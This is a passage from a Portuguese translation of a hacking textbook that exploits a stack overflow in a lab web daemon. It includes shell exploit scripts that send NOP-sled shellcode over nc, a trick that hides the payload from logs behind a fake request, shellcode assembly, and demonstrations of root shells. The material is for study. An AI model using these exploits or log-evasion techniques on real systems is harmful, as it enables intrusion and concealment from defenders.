echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE))

echo "[NOP ($ALIGNED_SLED_SIZE bytes)] [shellcode ($SIZE bytes)] [ret
addr ($((4*32)) bytes)]"
( perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
cat $1;
perl -e "print \"$RETADDR\"x32 . \"\r\n\"";) | nc -w 1 -v $2 80
```

Note que esse script repete o endereço de retorno mais trinta e três vezes, mas utiliza 128 bytes (32x4) para calcular o tamanho do sled. Isso coloca uma cópia extra do endereço de retorno passado onde o deslocamento é declarado. Às vezes, opções diferentes de compilador mudarão um pouco o endereço de retorno, assim a exploração se torna mais confiável. A saída a seguir mostra essa ferramenta sendo usada na exploração do daemon *tinyweb* mais uma vez, mas com o shellcode de port-binding.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ./xtool_tinywebd.sh portbinding_shellcode
127.0.0.1
target IP: 127.0.0.1
shellcode: portbinding_shellcode (92 bytes)
[NOP (324 bytes)] [shellcode (92 bytes)] [ret addr (128 bytes)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```


Agora que o lado invasor é armado com um script de exploit, considere o que acontece quando ele é usado. Se você não fosse o administrador do servidor que está executando o daemon *tinyweb*, quais seriam os primeiros sinais para indicar que você foi hackeado?

0x640 Arquivos de log

Um dos dois sinais mais óbvios de invasão é o arquivo de log. Esse arquivo, mantido pelo daemon *tinyweb*, é um dos primeiros lugares onde se deve procurar quando se deseja resolver um problema. Mesmo que o exploit do invasor tenha sido bem-sucedido, o arquivo de log mantém um registro extremamente óbvio de que alguma coisa está acontecendo.

tinywebd Log File

```
reader@hacking:~/booksrc $ sudo cat /var/log/tinywebd.log
07/25/2007 14:55:45> Starting up.
07/25/2007 14:57:00> From 127.0.0.1:38127 "HEAD / HTTP/1.0" 200 OK
07/25/2007 17:49:14> From 127.0.0.1:50201 "GET / HTTP/1.1" 200 OK
07/25/2007 17:49:14> From 127.0.0.1:50202 "GET /image.jpg HTTP/1.1" 200 OK
07/25/2007 17:49:14> From 127.0.0.1:50203 "GET /favicon.ico HTTP/1.1" 404 Not Found
07/25/2007 17:57:21> Shutting down.
08/01/2007 15:43:08> Starting up..
08/01/2007 15:43:41> From 127.0.0.1:45396 "□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□jfX□1□CRj j □□ □jfXCh □□
f□T$ fhzifS□□j QV□□C □□□□I□? Iy□□
Rh//shh/bin□□R□□S□□ $□□□$□□□$□□□$□□□$□□□$□
□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□
$□□□$□
□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□$□□□" NOT HTTP!
reader@hacking:~/booksrc $
```

É claro que, nesse caso, após o invasor ganhar uma shell de root, ele pode editar apenas o arquivo de log uma vez que eles estão no mesmo sistema. Em redes seguras, no entanto, cópias de logs geralmente são enviadas para outro sevidor seguro. Em casos extremos, os logs são enviados para uma impressora para uma cópia impressa, assim há um relatório físico. Esses tipos de medida defensiva evitam a adulteração dos logs após uma exploração bem-sucedida.

0x641 Misturado à multidão

Mesmo que os arquivos de log não possam ser alterados, ocasionalmente o que é logado pode. Os arquivos de log normalmente contêm

muitas entradas válidas, considerando que as tentativas de uso de exploit são muito evidentes. O programa daemon *tinyweb* pode ser induzido a uma autenticação para uma entrada aparentemente válida para uma tentativa de uso de exploit. Veja o código-fonte e tente compreender como fazer isto antes de continuar. A ideia é fazer com que a entrada de log se pareça com uma solicitação válida da Web, como o seguinte:

```
07/22/2007   17:57:00> From  127.0.0.1:38127 "HEAD / HTTP/1.0" 200 OK
07/25/2007   14:49:14> From  127.0.0.1:50201 "GET / HTTP/1.1" 200 OK
07/25/2007   14:49:14> From  127.0.0.1:50202 "GET /image.jpg HTTP/1.1" 200 OK
07/25/2007   14:49:14> From  127.0.0.1:50203 "GET /favicon.ico HTTP/1.1" 404 Not Found
```

Esse tipo de disfarce é muito eficiente em grandes empresas com arquivos de log extensos, desde que existam muitos pedidos válidos para se esconder entre eles. É mais fácil se misturar em um shopping cheio do que em uma rua vazia. Mas como exatamente você esconde um exploit de buffer grande e feio na conhecida pele de cordeiro?

Há um erro simples no código da fonte do daemon *tinyweb* que permite a requisição de buffers que são truncados assim que são usados para a saída de log de arquivo, mas não quando são copiados para a memória. A função `recv_line()` usa `/r/n` como delimitadores; no entanto, todas as outras funções de string padrão utilizam um byte nulo como delimitador. Essas funções de string são usadas para gravar o arquivo de log, assim, pelo uso estratégico de ambos os delimitadores, os dados gravados no log podem ser controlados parcialmente.

O seguinte script de exploit coloca uma solicitação aparentemente válida na frente do resto dele. O sled NOP é reduzido para acomodar os novos dados.

xtool_tinywebd_stealth.sh

```
#!/bin/sh
# stealth exploitation tool
if [ -z "$2" ]; then # If argument 2 is blank
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # At +100 bytes from buffer @ 0xbffff5c0
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE))

echo "[Fake Request ($FR_SIZE b)] [NOP ($ALIGNED_SLED_SIZE b)]
[shellcode ($SIZE b)] [ret addr ($((4*32)) b)]"
```



```
(perl -e "print \"$FAKEREQUEST\" . \"\x90\"x$ALIGNED_SLED_SIZE";
cat $1;
perl -e "print \"$RETADDR\"x32 . \"\r\n\"") | nc -w 1 -v $2 80
```

Esse novo exploit de buffer usa um delimitador com byte nulo finalizar a solicitação falsa disfarçada. Um byte nulo não interromperá a função `recv_line()`, assim o resto do buffer de exploração é copiado para a pilha. Uma vez que as funções de string usadas para gravar no log usam um byte nulo para a finalização, a solicitação falsa é logada e o resto da exploração é escondido. A saída a seguir mostra este script de exploit em uso.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 7714
reader@hacking:~/booksrc $ jobs
[1]+ Running nc -l -p 31337 &
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh loopback_shell 127.0.0.1
target IP: 127.0.0.1
shellcode: loopback_shell (83 bytes)
fake request: «GET / HTTP/1.1\x00» (15 bytes)
[Fake Request (15 b)] [NOP (318 b)] [shellcode (83 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

A conexão usada por esse exploit cria entradas para o seguinte arquivo de log no servidor.

```
08/02/2007 13:37:36> Starting up..
08/02/2007 13:37:44> From 127.0.0.1:32828 "GET / HTTP/1.1"     200 OK
```

Mesmo que o endereço IP logado não possa ser alterado utilizando esse método, a própria solicitação já aparece válida, assim ela não chamará muita atenção.

0x650 Ignorando o óbvio

No cenário do mundo real, o outro sinal óbvio de invasão é bem mais aparente que os arquivos de log. No entanto, quando testado, isso é algo que acaba sendo facilmente ignorado. Se os arquivos de log se parecem com o sinal mais óbvio de invasão para você, então você está se esquecendo da perda de serviço. Quando o daemon *tinyweb* é explorado, o processo é enganado para fornecer uma shell de root remota, mas ele não processa muitas solicitações Web. No mundo real, esse exploit seria detectado quase que imediatamente quando alguém tenta acessar o website.

Um hacker habilidoso pode não apenas arrombar e abrir um programa para explorá-lo como também colocar o programa de volta novamente e mantê-lo em execução. O programa continua a processar as solicitações e a impressão é de que nada aconteceu.

0x651 Um passo por vez

As explorações complexas são difíceis porque muitas coisas diferentes podem dar errado, sem nenhuma indicação da causa original. Visto que pode-se levar horas para apenas rastrear onde o erro ocorreu, geralmente é melhor quebrar um exploit complexo em partes menores. O resultado final é um pedaço de shellcode que resultará em uma shell que ainda mantém o servidor *tinyweb* rodando. A shell é interativa, o que causa algumas complicações, e por isso vamos lidar com ela depois. Por enquanto, o primeiro passo deve ser compreender como colocar o daemon *tinyweb* de volta após explorá-lo. Vamos começar escrevendo um pedaço do shellcode que faz alguma coisa para provar que está sendo executado, e então colocaremos o daemon *tinyweb* de volta e assim poderemos processar outras solicitações Web.

Uma vez que o daemon *tinyweb* redireciona a saída padrão para /dev/null, gravar em uma saída padrão não é um sinalizador confiável para o shellcode. Uma maneira simples de provar que o shellcode foi executado é criando um arquivo. Isso pode ser feito por meio de uma chamada para `open()`, e então `close()`. Claro que a chamada `open()` precisará dos flags apropriados para criar um arquivo. Nós poderíamos olhar os arquivos de include para descobrir o que o `O_CREAT` e todos os outros defines necessários, na verdade, são e fazer com que todos os binários sejam compatíveis com os parâmetros, mas esse assunto não será tratado aqui. Se você refizer a chamada, já fizemos algo parecido com isso – o programa notetaker faz uma chamada para `open()`, que criará um arquivo se ele não existir. O programa strace pode ser usado em qualquer programa para mostrar todas as chamadas de sistema que ele faz. Na saída a seguir, ele é usado para verificar os parâmetros de `open()` em C combinando com chamadas de sistema puras.

```
reader@hacking:~/booksrc $ strace ./notetaker test
execve("./notetaker", ["./notetaker", "test"], [/* 27 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0xb7fe5000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=70799, ..}) = 0
mmap2(NULL, 70799, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fd3000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
```



```
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\0\0`\1\000"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0644, st_size=1307104, ..}) = 0
mmap2(NULL, 1312164, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3,
0) = 0xb7e92000
mmap2(0xb7fcd000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_
DENYWRITE, 3, 0x13b) = 0xb7fcd000
mmap2(0xb7fd0000, 9636, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_
ANONYMOUS, -1, 0) = 0xb7fd0000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0xb7e91000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7e916c0, limit:1048575,
seg_32bit:1,
contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0,
useable:1}) = 0
mprotect(0xb7fcd000, 4096, PROT_READ) = 0
munmap(0xb7fd3000, 70799)               = 0
brk(0) = 0x804a000
brk(0x806b000) = 0x806b000
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ..}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0xb7fe4000
write(1, "[DEBUG] buffer @ 0x804a008: \'t"..., 37[DEBUG] buffer @ 0x804a008: 'test'
) = 37
write(1, "[DEBUG] datafile @ 0x804a070: \'/"..., 43[DEBUG] datafile @ 0x804a070:
'/var/notes'
) = 43
open("/var/notes", O_WRONLY|O_APPEND|O_CREAT, 0600) = -1 EACCES (Permission denied)
dup(2)                                  = 3
fcntl64(3, F_GETFL)                     = 0x2 (flags O_RDWR)
fstat64(3, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ..}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0xb7fe3000
_llseek(3, 0, 0xbffff4e4, SEEK_CUR) = -1 ESPIPE (Illegal seek)
write(3, "[!!] Fatal Error in main() while"..., 65[!!] Fatal Error in main()
while opening file:
Permission denied
) = 65
close(3)                                = 0
munmap(0xb7fe3000, 4096)                = 0
exit_group(-1)                          = ?
Process 21473 detached
reader@hacking:~/booksrc $ grep open notetaker.c
      fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
         fatal("in main() while opening file");
reader@hacking:~/booksrc $
```

Quando rodamos o strace, o suid-bit binário do notetaker não é usado – assim, ele não tem permissão para abrir o arquivo de dados. De qualquer forma, isso não tem importância; só queremos nos certificar que os parâmetros para a chamada de sistema `open()` coincidem com os parâmetros da chamada de `open()` em C. Uma vez que isso seja verdade, podemos seguramente usar os valores passados para o método `open()` no binário do notetaker como

os parâmetros para a chamada de sistema `open()` em nosso shellcode. O compilador já fez todo o trabalho de procurar os defines e misturá-los com um operador binário OR; nós precisamos apenas encontrar os parâmetros para a desmontagem do binário do notetaker.

```
reader@hacking:~/booksrc $ gdb -q ./notetaker
Using host libthread_db library "/lib/tls/i686/cmov/libthread_
db.so.1".
(gdb) set dis intel
(gdb) disass main
Dump of assembler code for function main:
0x0804875f <main+0>:   push  ebp
0x08048760 <main+1>:   mov   ebp,esp
0x08048762 <main+3>:   sub   esp,0x28
0x08048765 <main+6>:   and   esp,0xfffffff0
0x08048768 <main+9>:   mov   eax,0x0
0x0804876d <main+14>:  sub   esp,eax
0x0804876f <main+16>:  mov   DWORD PTR   [esp],0x64
0x08048776 <main+23>:  call  0x8048601   <ec_malloc>
0x0804877b <main+28>:  mov   DWORD PTR   [ebp-12],eax
0x0804877e <main+31>:  mov   DWORD PTR   [esp],0x14
0x08048785 <main+38>:  call  0x8048601   <ec_malloc>
0x0804878a <main+43>:  mov   DWORD PTR   [ebp-16],eax
0x0804878d <main+46>:  mov   DWORD PTR   [esp+4],0x8048a9f
0x08048795 <main+54>:  mov   eax,DWORD   PTR [ebp-16]
0x08048798 <main+57>:  mov   DWORD PTR   [esp],eax
0x0804879b <main+60>:  call  0x8048480   <strcpy@plt>
0x080487a0 <main+65>:  cmp   DWORD PTR   [ebp+8],0x1
0x080487a4 <main+69>:  jg    0x80487ba   <main+91>
0x080487a6 <main+71>:  mov   eax,DWORD   PTR [ebp-16]
0x080487a9 <main+74>:  mov   DWORD PTR   [esp+4],eax
0x080487ad <main+78>:  mov   eax,DWORD   PTR [ebp+12]
0x080487b0 <main+81>:  mov   eax,DWORD   PTR [eax]
0x080487b2 <main+83>:  mov   DWORD PTR   [esp],eax
0x080487b5 <main+86>:  call  0x8048733   <usage>
0x080487ba <main+91>:  mov   eax,DWORD   PTR [ebp+12]
0x080487bd <main+94>:  add   eax,0x4
0x080487c0 <main+97>:  mov   eax,DWORD   PTR [eax]
0x080487c2 <main+99>:  mov   DWORD PTR   [esp+4],eax
0x080487c6 <main+103>: mov   eax,DWORD   PTR [ebp-12]
0x080487c9 <main+106>: mov   DWORD PTR   [esp],eax
0x080487cc <main+109>: call  0x8048480   <strcpy@plt>
0x080487d1 <main+114>: mov   eax,DWORD   PTR [ebp-12]
0x080487d4 <main+117>: mov   DWORD PTR   [esp+8],eax
0x080487d8 <main+121>: mov   eax,DWORD   PTR [ebp-12]
0x080487db <main+124>: mov   DWORD PTR   [esp+4],eax
0x080487df <main+128>: mov   DWORD PTR   [esp],0x8048aaa
0x080487e6 <main+135>: call  0x8048490   <printf@plt>
0x080487eb <main+140>: mov   eax,DWORD   PTR [ebp-16]
0x080487ee <main+143>: mov   DWORD PTR   [esp+8],eax
0x080487f2 <main+147>: mov   eax,DWORD   PTR [ebp-16]
0x080487f5 <main+150>: mov   DWORD PTR   [esp+4],eax
0x080487f9 <main+154>: mov   DWORD PTR   [esp],0x8048ac7
0x08048800 <main+161>: call  0x8048490   <printf@plt>
```



```
0x08048805 <main+166>: mov   DWORD PTR   [esp+8],0x180
0x0804880d <main+174>: mov   DWORD PTR   [esp+4],0x441
0x08048815 <main+182>: mov   eax,DWORD   PTR [ebp-16]
0x08048818 <main+185>: mov   DWORD PTR   [esp],eax
0x0804881b <main+188>: call  0x8048410   <open@plt>
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb)
```

Lembre-se que os parâmetros para uma chamada de sistema serão colocados na pilha de forma inversa. Nesse caso, o compilador decidiu usar `mov DWORD PTR [esp+offset], value_to_push_to_stack` ao invés de instruções `push`, mas a estrutura construída na pilha é equivalente. O primeiro parâmetro é um ponteiro para o nome do arquivo em EAX, o segundo parâmetro (`put at [esp+4]`) é `0x441`, e o terceiro parâmetro (`put at [esp+8]` é `0x180`. Isso significa que o `O_WRONLY|O_CREAT|O_APPEND` será `0x441` e `S_IRUSR|S_IWUSR` será `0x180`. O shellcode a seguir utiliza valores para criar um arquivo chamado *Hacked* no arquivo de sistema do root.

Mark.s

```
BITS 32

; Marca o sistema de arquivo para provar que você o executou.
   jmp short one
   two:
   pop ebx ; Nome do arquivo
   xor ecx, ecx
   mov BYTE [ebx+7], cl ; Nome do arquivo com terminador nulo
   push BYTE 0x5 ; Open()
   pop eax
   mov WORD cx, 0x441 ; O_WRONLY|O_APPEND|O_CREAT
   xor edx, edx
   mov WORD dx, 0x180 ; S_IRUSR|S_IWUSR
   int 0x80 ; Abre o arquivo para criá-lo.
      ; eax = descritor do arquivo retornado
   mov ebx, eax ; Descritor do arquivo para o segundo argumento
   push BYTE 0x6 ; Close ()
   pop eax
   int 0x80 ; Fecha arquivo.
   xor eax, eax
   mov ebx, eax
   inc eax ; Exit call.
   int 0x80 ; Exit(0), para evitar um loop infinito.
one:
   call two
db "/HackedX"
; 01234567
```

O shellcode abre um arquivo para criá-lo e então imediatamente o fecha. Finalmente, ele chama o comando exit para evitar um loop infinito.

O output a seguir mostra este novo shellcode sendo usado com a ferramenta de exploit.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nasm mark.s
reader@hacking:~/booksrc $ hexdump -C mark
00000000 eb 23 5b 31 c9 88 4b 07 6a 05 58 66 b9 41 04 31 |.#[1.K.j.Xf.A.1|
00000010 d2 66 ba 80 01 cd 80 89 c3 6a 06 58 cd 80 31 c0 |.f....j.X.1.|
00000020 89 c3 40 cd 80 e8 d8 ff ff ff 2f 48 61 63 6b 65 |.@..../Hacke|
00000030 64 58 |dX|
00000032
reader@hacking:~/booksrc $ ls -l /Hacked
ls: /Hacked: No such file or directory
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh mark 127.0.0.1
target IP: 127.0.0.1
shellcode: mark (44 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (357 b)] [shellcode (44 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-17 16:59 /Hacked
reader@hacking:~/booksrc $
```

0x652 Juntando tudo novamente

Para juntar tudo novamente, precisamos reparar qualquer efeito colateral causado pela sobrescrição e/ou pelo shellcode, e então pular a execução de volta para o loop de aceitação de conexão `main()`. A desmontagem de `main()` na saída a seguir mostra que podemos retornar, com segurança, aos endereços `0x08048f64`, `0x08048f65` ou `0x08048fb7` para voltar para a conexão e aceitar o loop.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048d93  <main+0>:     push  ebp
0x08048d94  <main+1>:     mov   ebp,esp
0x08048d96  <main+3>:     sub   esp,0x68
0x08048d99  <main+6>:     and   esp,0xfffffff0
0x08048d9c  <main+9>:     mov   eax,0x0
0x08048da1  <main+14>:    sub   esp,eax

.:[ output trimmed ]:.

0x08048f4b  <main+440>:   mov   DWORD PTR [esp],eax
0x08048f4e  <main+443>:   call  0x8048860 <listen@plt>
0x08048f53  <main+448>:   cmp   eax,0xffffffff
0x08048f56  <main+451>:   jne   0x8048f64 <main+465>
```



```
0x08048f58  <main+453>:   mov   DWORD PTR [esp],0x804961a
0x08048f5f  <main+460>:   call  0x8048ac4 <fatal>
0x08048f64  <main+465>:   nop
0x08048f65  <main+466>:   mov   DWORD PTR [ebp-60],0x10
0x08048f6c  <main+473>:   lea   eax,[ebp-60]
0x08048f6f  <main+476>:   mov   DWORD PTR [esp+8],eax
0x08048f73  <main+480>:   lea   eax,[ebp-56]
0x08048f76  <main+483>:   mov   DWORD PTR [esp+4],eax
0x08048f7a  <main+487>:   mov   eax,ds:0x804a970
0x08048f7f  <main+492>:   mov   DWORD PTR [esp],eax
0x08048f82  <main+495>:   call  0x80488d0 <accept@plt>
0x08048f87  <main+500>:   mov   DWORD PTR [ebp-12],eax
0x08048f8a  <main+503>:   cmp   DWORD PTR [ebp-12],0xffffffff
0x08048f8e  <main+507>:   jne   0x8048f9c <main+521>
0x08048f90  <main+509>:   mov   DWORD PTR [esp],0x804962e
0x08048f97  <main+516>:   call  0x8048ac4 <fatal>
0x08048f9c  <main+521>:   mov   eax,ds:0x804a96c
0x08048fa1  <main+526>:   mov   DWORD PTR [esp+8],eax
0x08048fa5  <main+530>:   lea   eax,[ebp-56]
0x08048fa8  <main+533>:   mov   DWORD PTR [esp+4],eax
0x08048fac  <main+537>:   mov   eax,DWORD PTR [ebp-12]
0x08048faf  <main+540>:   mov   DWORD PTR [esp],eax
0x08048fb2  <main+543>:   call  0x8048fb9 <handle_connection>
0x08048fb7  <main+548>:   jmp   0x8048f65 <main+466>
End of assembler dump.
(gdb)
```

Todos os três endereços basicamente vão para o mesmo lugar. Vamos usar o `0x08048fb7` já que esse é o retorno do endereço original usado para chamar o `handle_connection()`. No entanto, existem outras coisas que precisamos consertar primeiro. Olhe o início e final da função `handle_connection()`. Essas são as instruções que definem e removem as estruturas de dados de pilha nela.

```
(gdb) disass handle_connection
Dump of assembler code for function handle_connection:
0x08048fb9  <handle_connection+0>:   push   ebp
0x08048fba  <handle_connection+1>:   mov    ebp,esp
0x08048fbc  <handle_connection+3>:   push   ebx
0x08048fbd  <handle_connection+4>:   sub    esp,0x644
0x08048fc3  <handle_connection+10>:  lea    eax,[ebp-0x218]
0x08048fc9  <handle_connection+16>:  mov    DWORD PTR [esp+4],eax
0x08048fcd  <handle_connection+20>:  mov    eax,DWORD PTR [ebp+8]
0x08048fd0  <handle_connection+23>:  mov    DWORD PTR [esp],eax
0x08048fd3  <handle_connection+26>:  call   0x8048cb0 <recv_line>
0x08048fd8  <handle_connection+31>:  mov    DWORD PTR [ebp-0x620],eax
0x08048fde  <handle_connection+37>:  mov    eax,DWORD PTR [ebp+12]
0x08048fe1  <handle_connection+40>:  movzx  eax,WORD PTR [eax+2]
0x08048fe5  <handle_connection+44>:  mov    DWORD PTR [esp],eax
0x08048fe8  <handle_connection+47>:  call   0x80488f0 <ntohs@plt>

.:[ output trimmed ]:.

0x08049302  <handle_connection+841>: call  0x8048850 <write@plt>
```

```
0x08049307  <handle_connection+846>: mov   DWORD PTR [esp+4],0x2
0x0804930f  <handle_connection+854>: mov   eax,DWORD PTR [ebp+8]
0x08049312  <handle_connection+857>: mov   DWORD PTR [esp],eax
0x08049315  <handle_connection+860>: call  0x8048800 <shutdown@plt>
0x0804931a  <handle_connection+865>: add   esp,0x644
0x08049320  <handle_connection+871>: pop   ebx
0x08049321  <handle_connection+872>: pop   ebp
0x08049322  <handle_connection+873>: ret
End of assembler dump.
(gdb)
```

No começo da função, salvamos inicialmente os valores atuais dos registros EBP e EBX colocando-os na pilha, e definindo EBP como o valor atual de ESP, de forma que ele possa ser usado como ponto de referência para acessar as variáveis da pilha. Finalmente, os bytes `0x644` são armazenados na pilha por essas variáveis de pilha subtraindo do ESP. A função final restaura o valor de ESP adicionando `0x644` de volta a ele e restaurando os valores armazenados de EBX e EBP retirando-os da pilha de volta para os registros.

As instruções de sobrescrição são, na verdade, encontradas na função `recv_line()`; no entanto, elas gravam os dados na estrutura de pilha `handle_connection()`, assim a sobrescrição em questão só ocorre em `handle_connection()`. O endereço de retorno que transcrevemos é colocado na pilha quando `handle_connection()` é chamada, de modo que os valores armazenados para EBP e EBX, colocados na pilha no início da função, estarão entre o endereço de retorno e o buffer corruptível. Isso significa que o EBP e o EBX serão modificados quando o início da função é executada. Uma vez que não temos o controle da execução do programa até a instrução de retorno, todas as instruções entre a sobrescrição e a instrução de retorno devem ser executadas. Primeiro, precisamos avaliar quanto de prejuízo colateral ocorre devido a essas instruções extras após a sobrescrição. A instrução de montagem `int3` cria o byte `0xcc`, o qual é literalmente um depurador breakpoint.

O shellcode a seguir utiliza a instrução `int3` ao invés de sair. Este breakpoint será capturado pelo GDB, permitindo examinar o estado exato do programa após a execução do shellcode.

mark_break.s

```
BITS 32

; Marca o sistema de arquivo para provar que você o executou.
   jmp short one
   two:
   pop ebx                 ; Nome do arquivo
   xor ecx, ecx
   mov BYTE [ebx+7], cl    ; Nome de arquivo com terminador nulo
   push BYTE 0x5 ; Open()
   pop eax
   mov WORD cx, 0x441      ; O_WRONLY|O_APPEND|O_CREAT
   xor edx, edx
   mov WORD dx, 0x180      ; S_IRUSR|S_IWUSR
   int 0x80                ; Abre arquivo para criá-lo.
      ; eax = descritor do arquivo
   mov ebx, eax            ; Descritor do arquivo para o segundo
argumento
   push BYTE 0x6           ; Close ()
   pop eax
   int 0x80    ; Fecha o arquivo.

   int3     ; zinterrupt
one:
   call two
db "/HackedX"
```

Para usar esse shellcode, primeiro deve-se estabelecer o GDB para depurar o daemon *tinyweb*. Na saída a seguir, um breakpoint é definido antes que o `handle_connection()` seja chamado. O objetivo é restaurar os registros modificados para o seu estado original encontrado neste breakpoint.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     23497 0.0   0.0   1636   356 ?        Ss 17:08  0:00  ./tinywebd
reader   23506 0.0   0.0   2880   748 pts/1    R+ 17:09  0:00  grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q -pid=23497 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 23497
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) set dis intel
(gdb) x/5i main+533
0x8048fa8   <main+533>:   mov   DWORD PTR   [esp+4],eax
0x8048fac   <main+537>:   mov   eax,DWORD   PTR [ebp-12]
0x8048faf   <main+540>:   mov   DWORD PTR   [esp],eax
0x8048fb2   <main+543>:   call  0x8048fb9   <handle_connection>
0x8048fb7   <main+548>:   jmp   0x8048f65   <main+466>
(gdb) break *0x8048fb2
Breakpoint 1 at 0x8048fb2: file tinywebd.c, line 72.
(gdb) cont
Continuing.
```

Na saída anterior, um breakpoint é definido antes que o `handle_connection()` seja chamado (mostrado em negrito). Então, em outra janela do terminal, a ferramenta de exploit é usada para lançar o novo shellcode nele. Isso avançará a execução para o breakpoint no outro terminal.

```
reader@hacking:~/booksrc $ nasm mark_break.s
reader@hacking:~/booksrc $ ./xtool_tinywebd.sh mark_break 127.0.0.1
target IP: 127.0.0.1
shellcode: mark_break (44 bytes)
[NOP (372 bytes)] [shellcode (44 bytes)] [ret addr (128 bytes)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $
```

De volta ao terminal de depuração, o primeiro breakpoint é encontrado. Alguns registros importantes da pilha são exibidos, os quais mostram a configuração da pilha antes (e depois) da chamada do `handle_connection()`. Então, a execução segue na instrução `int3` no shellcode, que atua como um breakpoint. Assim, esses registros da pilha são checados novamente para ver seus estados no momento em que o shellcode começa a ser executado.

```
Breakpoint 1, 0x08048fb2 in main () at tinywebd.c:72
72          handle_connection(new_sockfd, &client_addr, logfd);
(gdb) i r esp ebx ebp
esp            0xbffff7e0      0xbffff7e0
ebx            0xb7fd5ff4      -1208131596
ebp            0xbffff848      0xbffff848
(gdb) cont
Continuing.
Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff753 in ?? ()
(gdb) i  r  esp   ebx   ebp
esp            0xbffff7e0      0xbffff7e0
ebx            0x6       6
ebp            0xbffff624      0xbffff624
(gdb)
```

